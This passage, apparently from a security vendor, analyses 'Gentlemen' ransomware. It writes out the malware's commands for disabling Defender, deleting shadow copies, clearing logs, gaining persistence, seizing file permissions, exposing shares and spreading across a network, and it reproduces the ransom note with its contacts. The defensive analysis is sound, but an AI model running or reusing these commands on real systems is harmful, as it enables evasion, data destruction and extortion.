

Why this matters: The campaign-specific email address means each Gentlemen deployment is tailored per victim. Generic IOC matching on the email alone will miss future campaigns, but the binary structure, footer format, and operator password remain consistent detection anchors.
How Gentlemen Ransomware Works
Gentlemen follows a linear execution flow designed to maximize damage before defenders can respond. Every step — from disabling defenses to deleting itself — happens automatically once the operator provides the correct password.
Execution sequence

- Password gate. The binary requires
--password G7Vz9eyGto run. Any incorrect password produces “bad args” and the process exits. This prevents sandbox detonation without the password and limits execution to authorized operators.
- SYSTEM SID check. The binary checks for SID
S-1-5-18(Local SYSTEM) to determine if it is running in SYSTEM context, which controls which code paths activate for persistence and lateral movement. - Banner display. Outputs a styled PowerShell console banner via
Write-Host "♤ The Gentlemen" -BackgroundColor DarkGrayandWrite-Host " Windows version ♤" -BackgroundColor Blue. - Defender disable:
powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true -Force"Add-MpPreference -ExclusionProcess "<binary_path>" -ForceAdd-MpPreference -ExclusionPath "C:\"
- Anti-forensic cleanup

vssadmin delete shadows /all /quiet– shadow copy deletionwmic shadowcopy delete– secondary shadow deletionwevtutil cl Security– clear Security event logwevtutil cl System– clear System event logwevtutil cl Application– clear Application event logcmd /C del /f /q C:\Windows\Prefetch\*.*– delete Prefetch files (anti-forensics)cmd /C del /f /q C:\ProgramData\Microsoft\Windows Defender\Support\*.*– delete Defender logscmd /C del /f /q %SystemRoot%\System32\LogFiles\RDP*\*.*– delete RDP session logsrd /s /q C:\$Recycle.Bin– clear Recycle Bin- Enumerates
C:/Users/*and reads each user’sAppData/Roaming/Microsoft/Windows/PowerShell/PSReadline/ConsoleHost_history.txtfor credential harvesting
- Process kill:

taskkill /IM <process>.exe /F– kills target processes from the hardcoded list
- Service disable:
sc config <service> start= disabled– disables 30+ servicesnet stop <service>– stops each disabled service
- Scheduled task persistence:

schtasks /Delete /TN UpdateSystem /Fthenschtasks /Create /SC ONSTART /TN UpdateSystem /TR "<binary> <args>" /RU SYSTEM– runs as SYSTEM on startupschtasks /Delete /TN UpdateUser /Fthenschtasks /Create /SC ONSTART /TN UpdateUser /TR "<binary> <args>"– runs as current user on startup
- Registry persistence:

reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v GupdateS /t REG_SZ /d "<binary> --password G7Vz9eyG <args>" /freg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v GupdateU /t REG_SZ /d "<binary> --password G7Vz9eyG <args>" /f- Both store the complete command line including the operator password in plaintext.
- Network preparation:

sc config fdrespub start= auto+net start fdrespub– enable Function Discovery Resource Publicationsc config fdPHost start= auto+net start fdPHost– enable Function Discovery Provider Hostsc config SSDPSRV start= auto+net start SSDPSRV– enable SSDP Discoverysc config upnphost start= auto+net start upnphost– enable UPnP Device Hostnetsh advfirewall firewall set rule group=Network Discovery new enable=Yes– enable via netshpowershell -Command "Get-NetFirewallRule -DisplayGroup \"Network Discovery\" | Enable-NetFirewallRule"– enable via PowerShell
- Volume and share enumeration:
- PowerShell:
$volumes=@(); $volumes+=Get-WmiObject -Class Win32_Volume | Where-Object{$_.Name -like '*:\*'} | Select-Object -ExpandProperty Name; try { $volumes+=Get-ClusterSharedVolume... }– enumerates all volumes including cluster shared volumes mpr.dllAPIs:WNetOpenEnumW,WNetEnumResourceW,WNetCloseEnum– enumerates network shares
- PowerShell:
- File permission seizure:
takeown /f <path> /r /d Y– take ownership recursivelyicacls <path> /grant *S-1-1-0:(OI)(CI)F /T– grant Everyone full control (using well-known SID)attrib -R <path>– remove read-only attribute

- Encryption. Files are encrypted using AES-256 (hardware-accelerated) or ChaCha20 with a unique 256-bit key per file. A random 6-character extension is generated for the run. An 81-byte footer containing the wrapped ephemeral key and
GENTLEMENmarker is appended to each file. - Ransom note and wallpaper:

README-GENTLEMEN.txtdropped in every encrypted directorygentlemen.bmp(JPEG format) set as wallpaper via dynamically loadeduser32.dll→SystemParametersInfoWnet use \\<host>for UNC path access during note distribution
ead0d7a8ae0a6ffb7f0a5873fec4ff5e = YOUR ID

Gentlemen, your network is under our full control.
All your files are now encrypted and inaccessible.

1. Any modification of encrypted files will make recovery impossible.
2. Only our unique decryption key and software can restore your files.
   Brute-force, RAM dumps, third-party recovery tools are useless.
   It’s a fundamental mathematical reality. Only we can decrypt your data.
3. Law enforcement, authorities, and “data recovery” companies will NOT help you.
   They will only waste your time, take your money, and block you from recovering your files — your business will be lost.
4. Any attempt to restore systems, or refusal to negotiate, may lead to irreversible wipe of all data and your network.
5. We have exfiltrated all your confidential and business data (including NAS, clouds, etc).
   If you do not contact us, it will be published on our leak site and distributed to major hack forums and social networks.

TOX CONTACT - RECOVER YOUR FILES
Contact us (add via TOX ID): 88984846080D639C9A4EC394E53BA616D550B2B3AD691942EA2CCD33AA5B9340FD1A8FF40E9A
Download Tox messenger: https://tox.chat/download.html
Reserve contact  (email) : negotiation_hapvida@proton.me

Check our blog: http://tezwsse5czllksjb7cwp65rvnk4oobmzti2znn42i43bjdfd2prqqkad.onion/
Download Tor browser: https://www.torproject.org/download/

Any other means of communication are fake and may be set up by third parties.
Only use the methods listed in this note or on the specified website.- Local scheduled task execution:

schtasks /Create /TN gentlemen_system /SC ONCE /ST <time> /TR "<binary> <args>" /RU SYSTEM– one-shot taskschtasks /Delete /TN gentlemen_system /F– cleanup after runschtasks /Run /TN gentlemen_system– immediate trigger

- Self-deletion:
- Writes a batch file containing:
@echo off→ping 127.0.0.1 -n 3 > nul(3-second delay) →del /f /q "%~<self>"→ redirects output to nul - Executes via
cmd /C <batch>.bat - The ping delay ensures the main process has exited before the batch file deletes the binary
- Writes a batch file containing:
Operating Modes and Speed Flags
The ransomware accepts several command-line flags that control its behavior:
| Flag | Usage text claims | Actual code value (IEEE 754 float) |
|---|---|---|
--password PASS | Operator password (required) | — |
--path DIR1,DIR2,... | Encrypt specific directories only | — |
--system | Encrypt local drives only | — |
--shares | Encrypt network shares only | — |
--full | Two-phase: local drives then network shares | — |
--fast | “9 percent crypt” | 3% |
--superfast | “3 percent crypt” | 1% |
--ultrafast | “1 percent crypt” | 0.3% |
| (no speed flag) | — | 9% |
--silent | Encrypt in place without renaming files | — |
--T MIN | Delay start by N minutes | — |
Speed mode discrepancy
The ransomware usage text claims that --fast, --superfast, and --ultrafast encrypt 9%, 3%, and 1% of each file. However, the actual IEEE 754 float values in the code show the real values are 3%, 1%, and 0.3%. The default behavior without a speed flag is 9%.
This matters because partial encryption makes Gentlemen highly destructive at speed. Encrypting a small portion of each file can still make files unusable while allowing the ransomware to process large enterprise file servers in minutes.

Why this matters: The partial encryption modes make Gentlemen extremely fast. Encrypting just 1% of a file is enough to render it unusable but can process an enterprise file server in minutes rather than hours. The --silent mode is particularly dangerous for detection — files are corrupted but retain their original names and extensions, delaying discovery.
How Gentlemen Ransomware Spreads and Operates
Gentlemen does not rely on external tools for lateral movement. It has built-in capabilities for a complete network spreading pipeline: staging, share creation, host enumeration, remote defense disabling, remote persistence, and remote execution.


Binary staging and share creation
The ransomware stages itself for network distribution via the file_walker function:
cmd /C copy /Y "<binary>" "C:\Temp\"– copies the binary to a staging directorynet share share$=C:\Temp /GRANT:Everyone,FULL– creates a hidden administrative shareicacls C:\Temp /grant "ANONYMOUS LOGON":F– grants anonymous logon full controlreg add "HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" /v NullSessionShares /t REG_MULTI_SZ /d share$ /f– enables null session access to the sharereg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f– adds anonymous users to the Everyone group
Host enumeration
The ransomware discovers network targets through multiple methods:
- NetServerEnum: Dynamically loads
Netapi32.dlland callsNetServerEnum/NetApiBufferFreeto enumerate all servers on the domain - WNet enumeration: Loads
mpr.dlland callsWNetOpenEnumW/WNetEnumResourceW/WNetCloseEnumto enumerate network resources - Volume enumeration: PowerShell script enumerates all local and cluster volumes:
$volumes=@(); $volumes+=Get-WmiObject -Class Win32_Volume | Where-Object{$_.Name -like '*:\*'} | Select-Object -ExpandProperty Name; try { $volumes+=Get-ClusterSharedVolume | Select-Object -ExpandProperty SharedVolumeInfo | Select-Object -ExpandProperty FriendlyVolumeName } catch {}

Remote defense disabling
Before executing the binary on remote hosts, Gentlemen disables their defenses:
powershell -NoProfile -ExecutionPolicy Bypass -Command "Set-MpPreference -DisableRealtimeMonitoring $true;
  Add-MpPreference -ExclusionPath 'C:\';
  Add-MpPreference -ExclusionPath '\\<host>\share$';
  Add-MpPreference -ExclusionProcess '<binary_path>'"

And via PowerShell remoting:
Invoke-Command -ComputerName <host> -ScriptBlock {
  Set-MpPreference -DisableRealtimeMonitoring $true;
  Add-MpPreference -ExclusionPath 'C:\';
  Add-MpPreference -ExclusionProcess '<binary_path>'
}
Remote persistence
For each remote host, the ransomware creates four scheduled tasks and two services:
| Name | Type | Trigger | Context |
|---|---|---|---|
DefU | Scheduled task | ONCE at specific time | Current user |
DefS | Scheduled task | ONCE at specific time | SYSTEM |
UpdateGU | Scheduled task | ONCE at specific time | Current user |
UpdateGS | Scheduled task | ONCE at specific time | SYSTEM |
DefSvc | Windows service | binPath="<binary> <args>" | Service |
UpdateSvc | Windows service | binPath="<binary> <args>" | Service |
Remote tasks are created via schtasks /S <host> /Create /TN <name> /SC ONCE /ST <time> /TR "<binary> <args>". Services are created via sc \\<host> create <name> binPath="<binary> <args>".

Remote execution
Three parallel methods ensure at least one succeeds:
- WMI:
